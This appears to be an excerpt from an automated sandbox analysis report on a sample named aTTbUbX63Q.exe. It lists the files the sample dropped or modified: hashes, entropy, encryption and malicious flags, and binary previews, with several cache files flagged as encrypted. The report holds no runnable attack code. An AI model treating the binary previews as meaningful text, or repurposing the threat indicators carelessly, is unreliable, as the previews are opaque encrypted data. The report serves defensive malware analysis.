File Type:	data
Category:	dropped
Size (bytes):	109982
Entropy (8bit):	**7.99819566132484**
Encrypted:	**true**
SSDEEP:	3072:25P09gaEOCDnTELU+uZnS5kd9Wb+BiG34jKVJtcdH:2e9ga7CXELURnS69WqBiG3N85
MD5:	7D39AE24AF6271D1D6B529A6DA0298B1
SHA1:	3E020F5041B4536DF3B970345AB4E4843162CFB4
SHA-256:	B871B66387E2795F1AD6FBAFB91181A9823F9BFBD5ADF99F75FA0A71408485D1
SHA-512:	E2A51995CD51389F0A5F56F390E8FD81FAF68AA5DC1F8BD06BC9ACF1E7FB121A30249FE8E5012C8F4C9B448313F805B76727F04FF3B0E072B1EBC01C3654886
Malicious:	**true**
Preview:	....h...A.C.h.+].6.._tr..[KTo.ex;3...A....g.S.._.5./s.<...q&gb.%...Y.(.?.|t...._k|.....&r..YD.....q+.....{Yj.p.Gk.zI...0...!.c..4._.... F4m.6..zL..{$~..H.1.``.....I_....W.Y.Yx.....r....?..!.. 'V.qs.p..z...,....x.~.....|.....X..|.-s..b...t.....<..r..V5Oz....[-.....)&[...5.p.....a.7>....j.....hd..*v..SO5..p....e..9.!.bx...RT..5..f?..Q!B.....C.....L T...^...h{.a&....n..#..Z".....#...$..O .xE.t^+)5T..9F...D.#..w.....1..,V...M.).`...|...*Y...O.e.#.z/..+6../. .2.....9.q.t.;4.uc.J...%.. sB....D.....v#_..J..<.GL.'9v6...vz5M.Xk7..$...8)12.b..!....o.P<.si.F .H...BKk.R..l....H Y.....\i.G...R....zpb...#..uD.z.=.u=fo].M.'....{....C...b.<1v[....k5|.....f.i..N&.x.....nj.....1...V4.j*...?.G....."....."....F.u...(...1..|0....fB.m...;+.E..."...X0....(.!..1V...I....W~N.H.fE.+. ...A.~..*lq...yf#6u....2.....{..w-..-.....Z...;.q..-.....i.m..^j.k...q...1.C....0C..DE-Y..y.8 .P.e..Nr.5..yP./..*.....4.Q.B..G2.'...*..k99...(.

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000015.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	105958
Entropy (8bit):	**7.9982061223933965**
Encrypted:	**true**
SSDEEP:	3072:z7sMFod3ohMQ6X66/ekYFGmK1bJfBwl7PKV38OUcjS:z7RFXhMjvmkRmKNVjZyV
MD5:	AD3D4E4D51702713655CF8CD99F78800
SHA1:	29B5562A191CE9FE527370B18ECF3789BC21259D
SHA-256:	489E81B27AFDF7B720A4B31F43CBBC6A1C9CB0C2BE199816DE8681622FA822DE
SHA-512:	B322502476D599D873514D9B61CA5F2DFDFAB691D81533A7851E03EB687F6993BD1DC6723332D305285F5ECB567998E01D0C96DC2F7031EBED47DFF6B23BF20
Malicious:	**true**
Preview:	....h...:.%M.~...*..-.....$h.c..=.Nt.h.23..cv.X=..8%....h.>@d....#b..|(.s.B.....@.!t.V\(.\\..~.....@..J4.O...BZt+1.=Q..i}.....?.M[X..a..]+]....;...@..V>.2s....#..'...wad..3.....}... H#.....v.d.&t.s.%. ..+.F.....5...[..yX.XfjO.=mO4.5#|....g.[.#..".....#.s=.....tY.....E.~.^..F...+...ZeD..n.....2....Z=.fE5]..NA.f....q~Z..|&."~.8n["........m.+..{.S...y.cg...>.W.h.. p.....6...D.....m.vXm.bG.+.1.L..f..#.}h/....f.14z.V.c...H.b:.&-_T.....q....<W.>...v."...s.....x....&...(.-....X..Yi.)*f.p.o.D0...c.Z..'+ZyH...}E.a.Z.....a.....N..2Gq....+...W.@ .H.....f../.....p..X.>D5.'.G..J.s..].F].....V.lmQR.G.a)..x.....(.../01U/.....uO.^....BC{..<...u_.@/T..6v....n..8..O$P.....<..*dBN..~..|.....vCx....=,).....n..ZiW'.Ac..{...Xbm..... .g6.[K...Mr.K8h..kn..h.....5+.....8cq....m..xCsp.....E.....8-...+.'.a.\MX.."./ ...2.\.G.....=..i..KR.....!.^..C.. w.m.GkEy..Sf.d.N.K)^s.:.....\.Z.).2K.m$...$*r...4#8.\..

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000016.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped

Size (bytes):	105310
Entropy (8bit):	**7.998301509053266**
Encrypted:	**true**
SSDEEP:	1536:oJxKKiJWIEjG9qbxmNt5Fg2FfRiiHxKpyb9PAUObubrBYLOytDR3/pGL1Y:oJxKjpELG6CgiL94UOOr8tFvx
MD5:	447DEFB1AE55B46C426C8860BA3C633D
SHA1:	DF0878480BD7AEEC23EC15DD73A8143989686612
SHA-256:	63E6D4E44A416580436C72390ECC91950D326D8CC996BDE04282CA932B981AC0
SHA-512:	A55FF0CE1507C505BA26DB1DF638BF51ACF24FF97BF90FC007F6E0A1681FE793C51532B01EEB4ED71AB60C3D5062EFD4995C58E2926BBE9E43BC2EA74A855FCE
Malicious:	**true**
Preview:	....h../|...0..'.i.....n,.....R.m-+F.E4!...W...6..CLd.=P.Tg..".J.....t.pq.-B..;.)1.wb.....rB..h,:V...D..g|..;P....4..={.u.$4F.m.i....8.....7>p)AB.`..Z.{.gJ .EC.u.....'.0..Z+Gp.h...-J .9EP..r.g.J....h.~/.....k.,Oc....O .-.p...Ve.6.{..&..P#|..x~}.{..&...6.....f...LV2.y.@.....n..Sh(&.[.$C...:.....:R.7(.l.?....mu.7..r..@k..@b.w.I..}3.L.}).....<...+1N.?p...y.Q..s-. .2h;v.e..<01.....+.....].....6..^C.z.;3.=....n9....<../P.~.*k..X...v.....!.'..S....U.....9.$>8^.e.5.. .w..N$j...\1...T.$....(..d..".B..".D.3....@.h"lQTa..9..3'.H.o.....(..2.2.....xr^.J.k^~.). .zg...?Q...R.(...G..s_.KL.l..Wc.^Z.... .. ..9....v.e^"iK..mr.....z.~....~...$7P..bLO.....`.^\..*.../.A.....C...&.....M...9.....%....B8.....].P-C3..6.....]=.).*..^.r.)..n.E.....5..<..A .Gu<Q31....6Z..T3.f.....0.g8.....C.NI.E..@...%...E....3~..Z..hQ..p.<q.3.d.....p..@..I."-.3..Z*....*.....2$.w....~+'C%..Q...C.+.....^....G4.,F.G.

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	105750
Entropy (8bit):	**7.998185757760545**
Encrypted:	**true**
SSDEEP:	1536:DRjWp3KPtxJ9I+ACNQkO2Gu968BGGVd0VIxh5jDBlNPv0UrFC/3aNcYKWoLh7s:DUh49jALkkmzMVIP5pf9A/38cC4Q
MD5:	3CD49F9CCFDD720A7AD06E33981FE5AA
SHA1:	242E9C3E4D358BEA2CB14300918B7CCA16ABBC50
SHA-256:	5055E105D30F3B70051BF3F50A5E4DA81E8C9CAD8B9DFE1BA389C9CE0B630359
SHA-512:	A8163111370266E7826C09333059689D650E9DA5717661D1766A715490005E0AEC0E233B88F0698356FAF1594871DFA35F738ABF934242752B7B22F635474B78
Malicious:	**true**
Preview:	........C.Nt.S....P.0...q....(X.X....rC.X....M....E..0<v.[u....E.../Sm~.E...^.7..g`.....sW.i. "f?..........^<.....l..rFeE..T.....v...38.....bf..pc....R..&n.....k..g...3.C.e{y.V..GM.....I..?..L..k.. K.b...u.#....4FI...m&....!p.S.L.%#...K@R..G..F.^O9.[.....d.....~.0.V.......$+{.L.....qm.".H...#d'X..W.~Z...r.w.J....(1[.y.....+...n.9.n.\.f....u. Y....R....k_S..n.b...a..i.@.Mef.>..Y5.D...B .$g..7._.....J.........94....2K..i...[..*....)"#.v..5Z..xl.t)uL..j[..<..%.....KJ.(...}..'.(YfO8...E.fM~D...]..5.D..G-...o..K...A.......n..y.B..E.V.n.VC..}=.....*....,A.L..0..z....KJ...m(K..X...8.SW. ^3/a.....^.*/x.".}Sk..JP.A..sW#.....m.^~..`.........,R...6.V...jN..*';~.&jIR..n.~t..<..d_.&.I.....h..K.P..{..4.Z.I..5..L ..GH..A.s'u..l.m.$ O..Bv.w=...@.,,..V$.s..?.*..(|G..8..jX.~./..... \a....z.....7.Z.........k./H...X..?G.....5..L...V.`...}F.nd.$....._:c...{*..&S7...+.s.=..B.....d.....j.1...'.J._<A..xK.3._.....b..;"..D...D"|.k.lPB.YC...

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	114318
Entropy (8bit):	**7.998624112372488**
Encrypted:	**true**
SSDEEP:	3072:pdriPvfbYEypu7wgqYzlVFALbKG/Bs4X7vDEsYI:pIvfkET82lz+Bs4LvD9
MD5:	177513B34EA6A1CA2392B84774EEC5B7
SHA1:	02489917A7B3760DB515AF11EFA2B631C84AD160
SHA-256:	03C6D214E1A50D0C95960860B2BD7301CC6FB60CC6F7DA1DA15581E07B769C8D
SHA-512:	6615B33972FC9AD7E7D901BD9609FB2C71BCD7CD10DAEB2CD84BF682003FC3DF61D63841389BCD35C94A17B2581B98DFB47317568FDB83184C05D08C38C4AF4
Malicious:	**true**
Preview:	......D.r.*P...3.t.......N..V.z...$.x.>..sE%i._4.....Y,.....]i....@C;...$.]..v.8..B.~..;$.S.:.E|.yQ#k..0p|>...d.8...t...5FY.....\.:X.. 7J.X.=.n.[.w..TZ.b...T.U.....0.q.....a.E...w..l.R..." iS.1.....r..j.s..(...../....P...UdP:.0.....<Jh..C...@y..S...nw}.+.....D....].J.KF.t6..Q.li.U.*.9.....W.....Fj...._m.V ..<K .....!.].~..(.....L..l.H...U.X..$.K.R.....X.....{#....sBVb.... .v...n.....J...Y.]"..V... ..<L.....N.A...O.O..5.-..u'..rtXh..P....,.f{4...,..^.K..G.!P....: .L.(.R..p....A.(dJ}..@r<M..).G..2w.\.=*.t..iZ!....D..".."...T5+i.....).I....?.v0.....f...zm].rxo.....2.o.Z..- .j.....(.D.|8....m..*.....H.6..H...'5..91..6<..0.....q&....3..l.D.m_n..v&aNR...O.A...]Kq2.o.t]55.H%.Q.SE.....,...0.G.|...-....d.c~S..1.s=..L...zl.m.C...(..zfC...."..(....3.v..../1..B..+6/%U... [.T.niF...-...|.[.o.#).....fZ.q.............#U.....**.Rf.35....v...Z.....~...'.j....+....&.z...4....L..!..W...#..z+/.c._L..z.~g.....:.?.I...~2...=..d..

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	459086
Entropy (8bit):	6.024138776048401
Encrypted:	false
SSDEEP:	3072:NzbTeKuzJcKSmhvhRDXeb2h4V4/X6jeCAJkaqZYL5MnWxyrv9IDamUWO7VjEUhMG:VbTesFb2KGf6niqZYL5MnwyrEacIVjl5

MD5:	A19EC055D7EF90C15AC088AC69285C15
SHA1:	DE86AF4A8B66D47F1A2AAD9AC88638DF180DC4D8
SHA-256:	C1AD161A6659AE9735E9591598FBB1E750A8D205A58520CF01F09441A4DBC604
SHA-512:	57257F1EBB653B3CA1383FC3EE6B87EF7BC53625CC359D1A0E73441BB29B81BDF6878C8154DECBD658E7F5F492B5B322D31A477471C79BFD358EA4BB045C046F
Malicious:	false
Preview:	. .....oS.....O..[.o....(.d`G3V.S;&Z.#..I..l....0.i...ig..+..<;.=..I..CYJ.....v.XdY..i.V.>.....>..*I+\.J=Y.....a..p..Pe.(~<...7@W.....5.l.Z...e..Rk/...}q...uM..{...D.*i..K*.sVo..... ...6...`....e.o..k....i.;g,.....y...>..o..X....$i..iu.....]2j."...3...6.[....5.?.7.....G...cE4._.....KLi...e8.9!#.Y.a.....n..;....sC....i..m.ge....:`...`...z... ..f/...<.@.."..K3k{.6.f.BEq..!...2...e9.ql.1..dl5w.....0.v..`.;lO.ES.k...b...dg.....Zmw..:.%A.....u....F.....?5.o..>.`....H..!..../2..0..&9.~.....n..#..a..5<...X.i....3.r...q.B.....9....fi..C....{v....+.....n.q.V.|)..)...Y..... g..>...&..>.P.]...[..s~.U..Yq/k..:.$.n.Zv....|....|.V.{7}k.....X.$.g.t.....P..._g.....@....N..J'..;.x$C.....L.....-..'e..uU.`.#L,...*$h]....F....D]4E.SJ.....:..4.....u>r...|..w..&}.WL.C..@q....8.....R... :.ir3n.y.... .f..A...@..H.sl.....0Y.mZG..]*....?..*.....r`?.+...U.(N..l,`.."s.V..3.|.x.F....NS....)Q.]l.....$.[4.s.....%T...\~..UH...c

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog_RunOnce.etl

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	16718
Entropy (8bit):	7.989236967993222
Encrypted:	false
SSDEEP:	384:IMdZBXn4wJHeQQV01WuKqRx8tXfW8LDqMQt7zSAzZ73EoEh:IMdZN4wkQs01HKlWI+h7zR73g
MD5:	60600C92DE989FA9703543B1BF798297
SHA1:	234C3D16A4F0348901FB48A6EB69F892C1F716A5
SHA-256:	7F34842703B8ED23F773BFD6DF7C7DEE19B7C71F48A83658920FAC7B1F49F15E
SHA-512:	4A893BA3AA4EBA1196B1BDD27B0DE4F80F8AAA936DE4720E40E1F45D8C4D64EB4C54FCB5F520CF6AAC44382345D745F1B017192C4DF36040A673C77173A1AB36
Malicious:	false
Preview:	. .....I^.?....[..!z.....XC..Z.eZ.%.v..j...`.|..Y ..*I.}.ad.rJ3b.]..K.e...b...R.}.5..P<<.....~qKzf..U..A.d...E.....Kd!e7....&..T..8T.%f-....P_..r.sD..#.R...R..Q.Q..@..]rg.....{....WV.H.U&.o..<...0Q..A..zC....9..;..S;i.q..)...n.3....)K.....^.V^>!.{h.....=...P....W;./.c.f.9ZP..x>..l..?..,....=.#.he.j..9z.H.*.1c.X..\...T.X...X.X.HR....wXm91.....).....uL.\M3....w.y.'..od.&s6.jS}!<.d....W.n6g@....@s+Q.[9...%i...1T.....0Y.p`..0'.y...{.Q...7#. ..m.:.....c..6Zg\....e3.....C.`(!...u5]T..Q^$.t..).6..k(.H...I...Y..,. .s.|c.)..^A...;b.-8.#V...J.yho.C..L.D.-.Z.5....n6v}.2).\:...ce..K}Q1Y..y.T.^....A....*.....&..+.v.J..S.uu*....\.....2).Q...Z...H.h..Z...o.....Cp+.0.N....PG..3o..O...7.h=36.gy.{.g.]0..CJ.A.....(;y..R\.1K...>.l....$b..[..P^.f.._..F.~)..4....0..:..6X...O.~gD.(.).. o.2.YE...9S.2d..h....z..w....."..a..f,x.0.g8".Z..:b.<.M.i.{g^..4...85C=~.\..B.O....$..X..i.....H..?SDO...["..S71Lm/S.b.*.k>8...`.&o.2.}.a.D.q..H%/.w.$..;...G

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1280.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.28710889856112
Encrypted:	false
SSDEEP:	6:Ny2CtQZDBf8SbDHuA+paj3O4vf6+Ki0XMAn9qSVb7v+5XxoMm+qdIyockscii96Z:Nz081lbzxWo3KD+A7brmXxoRkscii9a
MD5:	6E95F454BF127076CDC2E4A4F210CE12
SHA1:	90A520DC821EF6F2B92BB11F411FE6E9F5BD71FE
SHA-256:	3933C157F6C206CA6695D466354F2C0CB6B2837105AB0B79E2C11A2DCBBA73C2
SHA-512:	13E34A5364D0739CDC77A75494689063C6C964225F01E0A8EE9C1A82104DC52A871E341CB68FAADFB97FBC100E7D76E96624C7A836373DD7E62E243611FF218
Malicious:	false
Preview:	CMMM ..Z..S.U.,..s.1...Y.>%6'h<.Y$.....%.9,.:2....b...P^.dG.-:...x.....k..q..&.:.,M..%...CS.S.f.....(....t..F...t..As.e.H..GU.l...L~}.k..^..5&..&......<.wD...X.c..G.1...!.K..r...,.=P.hw..6Z.'0.}.<..uu...>.~.\.:3t.J...+0l0..."....W)3..Y.a.d.....^.E..-a...`.....2..0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1920.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.281912480266429
Encrypted:	false
SSDEEP:	6:YU7GB0TDfOgaawWNbFUv/QbbvtiL9G6aHYjaSXEnq/DPuYdIyockscii96Z:8qppA/ktc9G6aLSXEnqruYhkscii9a
MD5:	EAAD76BBE65EDEC6BA281981534F5AFC
SHA1:	4164ECFC09A783D279D562CEB1B8C422A6E7413B
SHA-256:	118E107B021E006D1855C53EE511AA510ABA55C9D0A31CD8701F6FBD33ACD549
SHA-512:	86EE21289681015F883076CA854419A22404DBFCD387DEF62A51AE9078B4D3323E8BABBDB41CA9258F2443AB84D8F2DC3DE836A136329F5C822B0E204E3763B
Malicious:	false

Preview:	CMMM .3..Fn.\.....!.4.6.u..n....#..0~.(=.C.W'[.....fG....#.s*...-..Se.rEVT}8.}[...1iK.|....s.....<.....L^9{...(...5|..W.u.,.....4.h.!..y#.....g.....5}n.p..b.....E.*.C..9S1c..5....y.....fK..Tv. 9.H...)..mxg....j...N./k_.$j...&..ty.....8,..s..y{.0x.8.0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_2560.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.251761677139414
Encrypted:	false
SSDEEP:	6:9Dzp+q9/W+giJ+CLF6TkI1RO6cB7cTL37IAAEkIyockscii96Z:3+qNog+MF6gISzQ7IRLkscii9a
MD5:	9EAB3746D7F733CE2825746ADA0D436A
SHA1:	DF32E41E1955E181D3689B83F61DC8E3587250A1
SHA-256:	BCD9D9291739B07FE567B9C8633BBD1308DA68D5CEFB0B2948BFBBC300F4F8D1
SHA-512:	81D964DE375A348984A27714ACA26E566955FF5B6AE5F738EA3085B28D73D5842076FC60CDF01126721EDF533708FD46E03ADDD8D84F8E4C05A289A1931DF09I
Malicious:	false
Preview:	CMMM ..#.B$....u+[..`...1;.1..9*?..2...c....&....u...iU.e..ZZ....4$..."u[D..~.x...s..v...U.....2...(..3}.~W.i.D...!....f|.....r..a#[zPa.4.$6~...R.0'...U^..{.w.F.....kDG.].hv...5...%..T..h. ..mA.b..U.v..,R..,f...I.....S....?.Y6.!7..s3.n>.....0...[.c...2.e..v.k...?0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_768.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.2420400876818585
Encrypted:	false
SSDEEP:	6:/SmBTPFNlgd137W6cbe6wWqf9NN/iPHFhfuMBd015CWxOpGUZHe8IyockscII96Z:qqFQTNywxf9Ner0jCW4o++Mkscii9a
MD5:	C2CBAC51B77D89BAEDD2E40744414621
SHA1:	1CEB9D72D2651B1AA444C19F0B130357C0DF5236
SHA-256:	5645ECDED46037B13AD2A53CAF13C924994BB0063FB27E68593AE9E4AEB09538
SHA-512:	DC6DC5C55B4D07762317AE247F4C6A8D8793D688A0313E8B9AA33E641C52ED050758A78DAE71B5B79F76163C890B9F955A85D581C9F9EBEE1B45FFA0557BF67 5
Malicious:	false
Preview:	CMMM .7...9....M(.y....2K.....=.p...s...f...d..`...D..(.....:.D..p...'0.^HS}.H...C..E.Nk.L.L..z..$....(>..X.u.....,..'.H+.G..k4...P3...$.%....bH.....I$.. 3.`..M..E.3.....I...CDH..f...)..Q .@..b.Q..+.w(Dh.p.....r...d...._.K.o.....M..l..,C...;.{..M..m.....0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_96.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.346544706388216
Encrypted:	false
SSDEEP:	6:mtjjilJA0v8Fy3iXKhqrcv+onpXp3xhA9ZHIfntxspuiWKVgSkIyockscii96Z:mtHN0v8FySaXnpXp3xe94txSPWKVgSkn
MD5:	A0D8522411097B50812A53986E55822D
SHA1:	183DAB21999E8384F6C09C6433515F674681D65D
SHA-256:	1FC67C57C81C05CBDA8EC515446C49D511ABEBE8F9FD2EC5DAFE959D08A1D5E2
SHA-512:	3B5D71F411511947A87EA9CAA1F1B58174C10723B3133348438F83C33A493458197A9B7B8E79F97E663A7422DB3D649D966C3A607E509E7BBC57AAAE5778B556
Malicious:	false
Preview:	CMMM 2.Se.1h.....#h...l.V).X.e...]J.)L...J.i./.up.@.Us.1.. ...[.O..H...<..."p..9....l/.x..sH4+.K.....$.....'.....c>C.....E...F.....@X+.....*....D.P...cD.)s.....E..iJI.s...x.w.#z.. .C..a...I$.9.....&.x`]V....~yK...16.zp....|.W ._.. A....=.Q.....k.0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_custom_stream.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.238011876856726
Encrypted:	false

SSDEEP:	6:yBXSLUqVMDw9XLNdvn/3KESuZAHknGnIuXwEUIyockscii96Z:yBXSVMDkLDn/tHwijugEUkscii9a
MD5:	DB2508EF232ECB5913CC41712BEBAE70
SHA1:	46340731A43A511B918E69F93934B72F20BEAA18
SHA-256:	2235EF30559D21D103E54801551804D357F9D775E2C7F19421EC6E88B8491CC4
SHA-512:	288383F0FD3D5C93D1A00E1C87F87EA11D818D647FC21C9270F33F04BF8FCD669DA6D2BCBF363C789DDE134DA4CD8C72612B65FC0FB1548E548ADE1BD172398
Malicious:	false
Preview:	CMMM .@...,...P=.].I2.T%mZ[.U..8.g.>.....JQ...C{U.=..'..(..;6..."6.(.&..|.....R...0u....B(..&TU../.\.h.....3._...._6.....C!.'t...m..t.?.nk.~.!.X.....C|.K>6...n.>.....C.....`.2...r...D.....o...Qz....Y.}..2..RN..,.F:3;.....O|....~..0x...=H3.D..U.k...W...0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_exif.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.298003129091539
Encrypted:	false
SSDEEP:	6:OfJXJaEi1BCZGOBc/I9CVALCEUR1ZpBrwFLMH7BRGIyockscii96Z:ORoEbGL/EnUbrBU4Ht0kscii9a
MD5:	FF11C46BF7B4E98372EDA8C12AC40F2A
SHA1:	90F79DCFE43855E58C222265E86F8FD3C19D4863
SHA-256:	8522D08BF40D0B0A909C0460E38F40E81F0BCB4D083F3759817C3E40F3042DA3
SHA-512:	E05FBCE37C1402CC3D1CA04FC13755742F9363539DFE0D794C717EB3127545BAA0BE5B3CE6D5D1CD076161992195BEA2F104BF9C2E4A1DB38EE7361D01BB23F1
Malicious:	false
Preview:	CMMM .n...\4.Z^1...Q.....c.->...I....C".v..}a...a.W.$.....-...F....._+~..oU.....N..w..._.i...Y.!i..\.....{U\;.)]D.. .{A.....C..\|.+H.$..GI.IQ....C.. .>...~...,..f..}I..>.....g.....U.%.._.G}...+.mT;.E$^.....fk..y....di...O\%..sk..X.. .:F..8..)..OL.5..>.1K...90kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_sr.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.328388158584772
Encrypted:	false
SSDEEP:	6:GSfa1ns3gQeAkS2EwulJJLfF/u6/DPbyT9P2IIyockscii96Z:Bwns3PeAkiF//Tbmtbkscii9a
MD5:	1C81289DF38B2AD1C9C02F95A61C8312
SHA1:	2124F39922FCEC3D89C49DBA0E3851C879838D6B
SHA-256:	2AFE5FCBAD028A1444F6375A96249B90275D4E2648CF81394632F5C1022CF3F9
SHA-512:	BE35683BD1907004E5CB59976B89FF63E1C1DAAF0EBADF9C472F9DA2569BF4D95AC9E3D6BA7A9F498CC13FEB1B04F86F066CC769B4F11624B9276D49DEB809E
Malicious:	false
Preview:	CMMM .0.i..E...W..N.G.L..4.ud.}..'.V....O.>...u..P.*j.p...7.p.^...&....T....L.....`....(..;.;.s.+gx.Q..Kq...~i.)O%.F...P ..(s.?..iB....U..Zc....v.o.%E..>......:a...T@..e.a...p.m.....Rh....Kx.\. ...m\..E..na.....x.I...d...".{%....0.{...j/Q.|.....pr....a....j.U...0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.31170053721316
Encrypted:	false
SSDEEP:	6:DUVt+T4KrWj7JTKLuy3hhZc/GSrmTt7niD6WteNv9XZeKOrKqdIyockscii96Z:A3Zpeqfro7a9sPl8K4kscii9a
MD5:	82C850C38160FBA9A429D233C4909930
SHA1:	841403135442087439DC421ACBFF92088BE16CB5
SHA-256:	FDA9DDF1F9A316AF24B2BC26D530FFB21470A835D61D04FD74DAC147AAF28D15
SHA-512:	552F824532CF7D379414602D9074A9FD5790C42F11D0B64FE379DBDEADA2139F42381345AE4321AE655A9E537D153F7BD8D70378E079DF2A5A603B7E31021980
Malicious:	false
Preview:	CMMM .....-D.../..../...8....ep.U.L'.[...[..=.....x....%.u<B.2:...L..l_.e..m...@.(.0wm.....s..:.,..*J..+.s.....V...@f..F...a.)DZ.Tcm.GF.....@.t3."...N....}*.....2..M...3..A.....)M...3.....+..1..w..x{.7pUL.z.....'....J..]-..L...g.Mo/.6..Z9$.E..;.00kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide_alternate.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	358
Entropy (8bit):	7.225703114187059
Encrypted:	false
SSDEEP:	6:SbxnNh56Vwyn4DxbUmjfFLVlFE1UAEgzaHPXKCgDSSfGCqV8b1OIyockscii96Z:SbxNh56Vwyhyre1UZiyV8b1ekscii9a
MD5:	A8FFAFD388E50F5F13F934F6A8E5B303
SHA1:	17F1119046E12D65A70362BDDCDBDA23CC886682
SHA-256:	F0B7FA070C42CA7C13EE95674003FB4D4893DD48E12D3973BF5169D2A3E48E91
SHA-512:	297042248CFE1648F924B1AAA6D361ADB11592E5791C98C46BB30FF454A71ACB0D31263DAE37A687BD328F55B62AD456FEDD4B19AFFF127D596EC64D395AC7C
Malicious:	false
Preview:	CMMM ..X>.@..;&./..}.h..U.+.{K.Q.$...?..x..I...O..s..#a\.%...;.6:zN.G7..O.G...1.^..Cp.....?.",.p...H .5=.".<x...v..A@.aW...."M.....k7.Q..>R[_..D0H...C..~.n?1}T...FU%.*.&.f.7f.g}U}.."yH...n.{....,..4\..3.....K...[...."1k .O.....#S..Q...m..._.'$9Hi+,n)..f.E.F.....8H.,(0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\thumbcache_1280.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	modified
Size (bytes):	358
Entropy (8bit):	7.229064199432508
Encrypted:	false
SSDEEP:	6:/S7+QCL+INScg3tIuUDZBM0GXdpjcdIwlriJ112a2jNCRFLtxQqdIyockscii96Z:/S7+Qu+WiOukZqX30HU11ijYzL44kscq
MD5:	8F07509CBFDA2D5994E35EA277E2F548
SHA1:	8705535007E00BB618503C351EAA1709457071EE
SHA-256:	EA110D9C135E244FD87049DD67645DD6E911361E73BA9540B87ED47D513C8664
SHA-512:	2AAC489BE179BD2BA779B7B812A5DFC3D1122DC646A0510F98D264F36D72F1932106B80A48A6CFA305F3923B7CB8709E3BACF71FE6AD95E9B7CBAA77457358F5
Malicious:	false
